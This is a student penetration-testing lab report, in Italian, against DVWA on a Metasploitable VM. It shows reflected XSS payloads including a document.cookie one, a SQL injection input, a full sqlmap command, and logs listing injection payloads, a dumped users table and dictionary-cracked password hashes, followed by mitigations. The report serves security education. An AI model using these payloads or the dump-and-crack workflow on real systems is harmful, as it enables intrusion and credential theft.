RELAZIONE TECNICA: ANALISI E SFRUTTAMENTO VULNERABILITÀ WEB (XSS & SQLI)

AMBITO: LABORATORIO DI PENETRATION TESTING SU DVWA

STUDENTE:LEANDRO ANCONA

DATA: 12 MAGGIO 2026

TARGET: METASPLOITABLE (192.168.1.172)

ATTACCANTE: KALI LINUX (192.168.1.171)

OBIETTIVO DELL'ESERCITAZIONE

L'OBIETTIVO È DIMOSTRARE, IN UN AMBIENTE CONTROLLATO, COME CONFIGURAZIONI ERRATE E MANCANZA DI SANIFICAZIONE DELL'INPUT POSSANO PERMETTERE L'ESECUZIONE DI CODICE ARBITRARIO LATO CLIENT (XSS) E LA MANIPOLAZIONE DI DATABASE LATO SERVER (SQL INJECTION).


CONFIGURAZIONE DEL LABORATORIO


CONNETTIVITÀ: VERIFICATA LA COMUNICAZIONE BIDIREZIONALE TRA KALI LINUX E METASPLOITABLE TRAMITE

COMANDO ***PING*** .

TARGET SETUP: ACCESSO ALLA PIATTAFORMA DVWA TRAMITE BROWSER.

SECURITY LEVEL: IMPOSTATO SU LOW TRAMITE IL PANNELLO DVWA SECURITY, GARANTENDO L'ASSENZA DI FILTRI LATO SERVER PER SCOPI DIDATTICI.





Vulnerabilità: Cross-Site Scripting (XSS Reflected) Descrizione Tecnica


La vulnerabilità XSS Reflected si verifica quando un'applicazione riceve dati in una richiesta HTTP e li include nella risposta immediata senza opportuni controlli, permettendo l'esecuzione di script JavaScript nel browser della vittima.


Procedimento


Navigazione sulla pagina XSS (Reflected).


Inserimento del seguente Payload nel campo di input:

```javascript
<script>alert('hackerato da Lucertola88');</script>
```









JavaScript <script>alert(document.cookie);</script

Risultato: Il browser ha eseguito il codice, mostrando un pop-up di avviso.

Impatto: Un attaccante potrebbe utilizzare questa falla per rubare i cookie di sessione (document.cookie) o reindirizzare gli utenti su siti di phishing. Ultimo screen e script.

Vulnerabilità: SQL Injection (Error-Based) Descrizione Tecnica

La SQL Injection permette di alterare le query inviate dall'applicazione al database. In modalità LOW, l'input dell'utente viene concatenato direttamente alla query SQL senza l'uso di Prepared Statements.

Procedimento Manuale


Navigazione sulla pagina SQL Injection.

Test di vulnerabilità: Inserendo il carattere apice ( ), il server restituisce un errore di sintassi SQL, confermando la falla.

'

Estrazione Dati: Per visualizzare tutti gli utenti del database, è stato inserito il seguente comando nel campo ID:

```sql
%' OR '1'='1
```



Analisi: La condizione è sempre vera, costringendo il database a mostrare tutti i record della tabella utenti.

Procedimento Automatizzato (sqlmap)

PER UNA RICOGNIZIONE APPROFONDITA, È STATO UTILIZZATO SQLMAP DAL TERMINALE DI KALI:

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.1.172/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=7154b52dbea105268410d128a92fec96; security=low" -p id --dbms=MySQL -D dvwa --dump-all
```

```
[10:57:42] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:57:42] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[10:57:42] [INFO] testing for SQL injection on GET parameter 'id'
for the remaining tests, do you want to include all tests for 'MySQL' extend
y
[10:58:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:58:04] [WARNING] reflective value(s) found and filtering out
[10:58:05] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:58:05] [INFO] testing 'Generic inline queries'
[10:58:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[10:58:07] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[10:58:08] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[10:58:09] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me")
[10:58:09] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:58:09] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:58:09] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[10:58:09] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[10:58:09] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[10:58:09] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[10:58:09] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[10:58:09] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[10:58:09] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[10:58:09] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[10:58:09] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:58:09] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:58:09] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[10:58:09] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[10:58:09] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:58:09] [INFO] GET parameter 'id' is 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[10:58:09] [INFO] testing 'MySQL inline queries'
[10:58:09] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[10:58:09] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[10:58:09] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[10:58:09] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[10:58:09] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[10:58:09] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[10:58:10] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[10:58:20] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[10:58:20] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:58:20] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[10:58:20] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[10:58:20] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[10:58:20] [INFO] target URL appears to have 2 columns in query
[10:58:20] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[10:58:20] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 160 HTTP(S) requests:
---
Parameter: id (GET)
```

```
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 8515=8515#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(3310,3667)>(SELECT COUNT(*),CONCAT(0x71706a7671,(SELECT (ELT(3310=3310,1))),0x71626b7171,FLOOR(RAND(0)*2))x FROM (SELECT 6584 UNION SELECT 2308 UNION SELECT 6052 UNION SELECT 5047)a GROUP BY x)-- MDuk&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 8398 FROM (SELECT(SLEEP(5)))aSQt)-- pFGw&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71706a7671,0x6e6446564a47664d584a5841596c4673484264776144525244634b7a775a596e4974b5856684877,0x71626b7171)#&Submit=Submit
---
[10:58:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[10:58:28] [INFO] fetching tables for database: 'dvwa'
[10:58:29] [INFO] fetching columns for table 'users' in database 'dvwa'
[10:58:29] [INFO] fetching entries for table 'users' in database 'dvwa'
[10:58:29] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[10:59:01] [INFO] writing hashes to a temporary file '/tmp/sqlmap0q3y0ul366993/sqlmaphashes-2v7jhjcy.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[10:59:06] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[10:59:15] [INFO] using default dictionary
```

```
do you want to use common password suffixes? (slow!) [y/N] y
[10:59:25] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[10:59:25] [INFO] starting 2 processes
[10:59:29] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[10:59:30] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[10:59:35] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[10:59:48] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[11:00:00] [INFO] using suffix '1'
[11:01:02] [INFO] using suffix '123'
[11:01:11] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[11:01:50] [INFO] using suffix '2'
[11:02:32] [INFO] using suffix '12'
[11:03:31] [INFO] using suffix '3'
[11:04:21] [INFO] using suffix '13'
[11:04:54] [INFO] using suffix '7'
[11:05:50] [INFO] using suffix '11'
[11:06:44] [INFO] using suffix '5'
[11:07:41] [INFO] using suffix '22'
[11:08:52] [INFO] using suffix '23'
[11:10:26] [INFO] using suffix '01'
[11:11:39] [INFO] using suffix '4'
[11:12:30] [INFO] using suffix '07'
[11:13:03] [INFO] using suffix '21'
[11:13:58] [INFO] using suffix '14'
[11:14:59] [INFO] using suffix '10'
[11:15:54] [INFO] using suffix '06'
[11:16:43] [INFO] using suffix '08'
[11:17:38] [INFO] using suffix '8'
[11:18:10] [INFO] using suffix '15'
[11:18:47] [INFO] using suffix '69'
[11:19:32] [INFO] using suffix '16'
[11:20:26] [INFO] using suffix '6'
[11:21:19] [INFO] using suffix '18'
[11:22:16] [INFO] using suffix '!'
[11:23:00] [INFO] using suffix '.'
[11:23:43] [INFO] using suffix '*'
[11:24:30] [INFO] using suffix '!!'
[11:25:37] [INFO] using suffix '?'
[11:26:18] [INFO] using suffix ';'
[11:26:58] [INFO] using suffix '..'
[11:27:25] [INFO] using suffix '!!!'
[11:27:55] [INFO] using suffix ','
[11:28:25] [INFO] using suffix '@'
```

```
+---------+---------+-----------------------------------------------------+----------------------------------------+-----------+------------+
| user_id | user    | avatar                                              | password                               | last_name | first_name |
+---------+---------+-----------------------------------------------------+----------------------------------------+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg  | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-----------------------------------------------------+----------------------------------------+-----------+------------+

[11:28:54] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.172/dump/dvwa/users.csv'
[11:28:54] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[11:28:54] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[1 entry]
+------------+--------+-----------------------+
| comment_id | name   | comment               |
+------------+--------+-----------------------+
| 1          | test   | This is a test comment. |
+------------+--------+-----------------------+

[11:28:54] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.172/dump/dvwa/guestbook.csv'
[11:28:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.172'

[*] ending @ 11:28:54 /2026-05-12/
```

ABBIAMO INDIVIDUATO LE PASSWORD DEGLI UTENTI…….

Risultato: Identificazione dei database e `information_schema` `dvwa`

Successivo: Estrazione delle credenziali tramite l'opzione `--dump`

Analisi delle Mitigazioni (Educativo)

Per prevenire tali attacchi, è necessario adottare le seguenti contromisure:

Per XSS: Implementare la sanificazione dell'input e l'Output Encoding. Utilizzare header di sicurezza come la Content Security Policy (CSP).

Per SQLi: Utilizzare esclusivamente Query Parametrizzate (Prepared Statements). Non concatenare mai le stringhe fornite dall'utente direttamente nelle query.

Conclusioni

L'esercitazione ha evidenziato come la fiducia incondizionata nell'input dell'utente sia la causa primaria delle vulnerabilità web. L'uso di strumenti come Burp Suite e sqlmap è essenziale per un analista di sicurezza per identificare e documentare tali falle prima che vengano sfruttate da attori malevoli.